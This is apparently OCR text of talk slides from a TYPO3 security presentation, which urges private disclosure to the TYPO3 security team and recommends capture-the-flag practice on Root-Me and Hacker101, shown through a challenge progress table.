
Meldungen nur an security@typo3.org nicht in Öffentlichkeit ~~Twitter, Github, Forge, ...~~

Capture the Flag

hacking
= *learning*



https://www.root-me.org/en/Challenges/Web-Server/



You've earned 2 invitations. 12 / 26 points to your next private invitation. Learn more about invitations.

Difficulty (Points)	Name	Skills	Completion	
Trivial (1 / flag)	A little something to get you started	Web	**1 / 1**	Go Hints | Restart
Easy (2 / flag)	Micro-CMS v1	Web	3 / 4	Go Hints | Restart
Moderate (3 / flag)	Micro-CMS v2	Web	**3 / 3**	Go Hints | Restart
Hard (9 / flag)	Encrypted Pastebin	Web, Crypto	1 / 4	Go Hints | Restart
Moderate (6 / flag)	Photo Gallery	Web	1 / 3	Go Hints | Restart
Moderate (5 / flag)	Cody's First Blog	Web	1 / 3	Go Hints | Restart
Easy (4 / flag)	Postbook	Web	4 / 7	Go Hints | Restart
Moderate (0 / flag)	Ticketastic: Demo Instance	Web	**0 / 0**	Go Hints | Restart

https://ctf.hacker101.com/ctf

v13l3n

d4nk! ;-)